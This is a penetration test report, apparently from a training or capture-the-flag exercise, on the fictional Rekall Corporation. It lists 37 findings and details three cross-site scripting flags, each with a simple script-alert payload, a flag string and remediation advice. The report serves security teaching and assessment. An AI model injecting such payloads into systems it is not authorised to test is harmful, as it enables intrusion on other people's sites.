



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

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Document History

Version	Date	Author(s)	Comments
001	2/21/23	Brandon Nowak	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Rekall's Windows Server had the least amount of exploitations found (10) and was, thus, the most securely positioned by number of exploits and also by number of Critical risk exploits (four).
- Rekall's Web application required input validation for the majority of input fields.
- Rekall's Linux Server was the most difficult to exploit due to the number of exploitation attempts before the exploitation was successful.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Rekall's Web application had the largest quantity of vulnerabilities exploited (15) and also the largest quantity of Critical risk vulnerabilities (nine).
- The open source intelligence (OSINT) available for Rekall identified vulnerabilities that might not have been found otherwise, thus expanding the potential attack surface for this penetration test.
- Rekall is lacking basic security controls like using strong passwords, enabling Multi-Factor Authentication, and using secure communication protocols such as HTTPS or SFTP.

Executive Summary

This penetration test report is based on attacking Rekall's Web Application, Linux OS, and Windows OS and reveals a variety of vulnerabilities across different areas of the network. In total, 37 vulnerabilities were discovered, which include:

- Three (3) instances of Cross Site Scripting
- Five (5) instances of Sensitive Data Exposure, and four (4) instances of Open Source Exposed Data.
- Two (2) instances of Local File Inclusion.
- One (1) instance of SQL Injection, 2 instances of Command Injection, and 1 instance of PHP injection.
- 1 instance of Brute Force Attack and 1 instance of Password Guessing.
- 2 Nmap Scans and 1 Nessus Scan Report
- 1 instance of Session Management and 1 instance of Directory Traversal vulnerabilities.
- 2 instances of Shellshock, 1 instance of Apache Tomcat RCE, 1 instance of Struts, and 2 instances of Drupal vulnerabilities.
- 1 instance of FTP vulnerability.
- 2 instances of Credential Dumping.
- 1 instance of SLMail, 1 instance of Schtasks, and 1 instance of DCSync vulnerabilities.

Overall, the report highlights a significant number of critical and high level vulnerabilities such as the Apache Tomcat Remote Code Execution, Shellshock, and Drupal vulnerabilities. We recommend remediations for each instance of vulnerability, and, at a minimum recommend the following immediate actions:

- Use strong passwords in accordance with NIST guidelines.
- Enable Multi-Factor Authentication (MFA) wherever possible.
- Implement access controls such as Firewalls, Intrusion Detection and Prevention Systems (IDS/IPS), and Security Information and Event Management (SIEM) systems.
- Ensure that Rekall remains up-to-date with patches for each OS, application, and software package.
- Disabling unnecessary functionality within applications to reduce the attack surface.
- Log and monitor all suspicious activity within each system.

Furthermore, the following report will demonstrate the exploits for each of the 18 Critical Vulnerabilities, 12 High Level Vulnerabilities, and seven (7) Medium Level Vulnerabilities. The ensuing vulnerabilities are listed by order they were exploited and are provided with the step-by-step exploitation method. However, we recommend focusing on remediation efforts starting with Critical risk rating, then High risk rating, and, finally, Medium risk rating. Rekall will be able to significantly strengthen its security posture by patching each of these issues by order of importance.

Summary Vulnerability Overview



Vulnerability	Severity
1. Reflected XSS	Critical
2. Reflected XSS	Critical
3. Stored XSS	Critical
4. Sensitive Data Exposure	Medium
5. Local File Inclusion	Critical
6. Local File Inclusion	Critical
7. SQL Injection	Critical
8. Sensitive Data Exposure	Medium
9. Sensitive Data Exposure	Medium
10. Command Injection	Critical
11. Command Injection	Critical
12. Brute Force Attack	High
13. PHP Injection	Critical
14. Session Management	High
15. Directory Traversal	High
16. Open Source Exposed Data	Medium
17. Open Source Exposed Data	Medium
18. Open Source Exposed Data	Medium
19. Nmap Scan of Network	High
20. Aggressive Nmap Scan	High
21. Nessus Scan Report	High
22. Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	Critical
23. Shellshock (CVE-2014-6471)	Critical
24. Shellshock (CVE-2014-6471)	Critical
25. Struts (CVE-2017-5638)	Critical
26. Drupal (CVE-2019-6340)	High
27. Drupal (CVE-2019-14287)	Critical
28. Open Source Exposed Data	High
29. Password Guessing	High
30. FTP Vulnerability	High
31. SLMail Vulnerability	Critical
32. Sctasks	Critical
33. Credential Dumping	Critical
34. Sensitive Data Exposure	Medium
35. Credential Dumping	High
36. Sensitive Data Exposure	Critical
37. DCSync	High



The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	<ul style="list-style-type: none"> • 192.168.14.35 • totalrekall.xyz • 34.102.136.180 • 192.168.13.10 • 192.168.13.11 • 192.168.13.12 • 192.168.13.13 • 192.168.13.14 • 192.168.13.1 • https://github.com/totalrekall • 172.22.117.20 • 172.22.117.10 (Windows Domain Controller)
Ports	21, 22, 25, 79, 80, 106, 110, 135, 139, 443, 4444, 5901, 6001, 8009, 8080, 10000, 10001

Exploitation Risk	Total
Critical	18
High	12
Medium	7
Low	0



Vulnerability Findings


Vulnerability 1	Findings
Title	Attacking Rekall's Web Application, Flag 1
Type	Web app
Risk Rating	Critical
Description	Reflected Cross Site Scripting (XSS)
Images	
	<p>> Welcome</p>  <p>entering XSS payload: <code><script>alert("hi")</script></code></p>

	 <p>> OK</p>  <p>flag1: f76sdfkg6sjf</p>
Affected Hosts	192.168.14.35
Remediation	<p>To remediate Reflected XSS:</p> <ul style="list-style-type: none"> • Validate and sanitize user input on both server and client sides. This can be accomplished by filtering out special characters that can be used to inject code. • Use secure cookies set with the secure and HTTP-only flags to prevent the cookie data from being accessed by malicious scripts. • Use output encoding to encrypt dynamic content and prevent malicious code from being executed. • Use a Content Security Policy (CSP) which allows to specify the domains that are allowed to execute scripts on the web page. • Run regular vulnerability scans to help detect new or existing XSS vulnerabilities in order to remediate as quickly as possible.


Title	Attacking Rekall's Web Application, Flag 2
Type	Web app
Risk Rating	Critical
Description	Reflected XSS
Images	<p>> Memory-Planner.php > Start Planning <script>alert("hi")</script></p>  <p>flag 2: ksdnd99dkas</p>
Affected Hosts	192.168.14.35
Remediation	Reference Remediation for Vulnerability 1.

Vulnerability 3	Findings
Title	Attacking Rekall's Web Application, Flag 3


Type	Web app
Risk Rating	Critical
Description	Stored XSS
Images	<p>Access the Comments.php page and make a pop-up appear to find Flag 3. On Welcome tab, "Leave us a comment"</p>  <p>Get started, CTF ready</p>  <p>> About</p>





> Click Here to Begin





<script>alert("hi")</script>




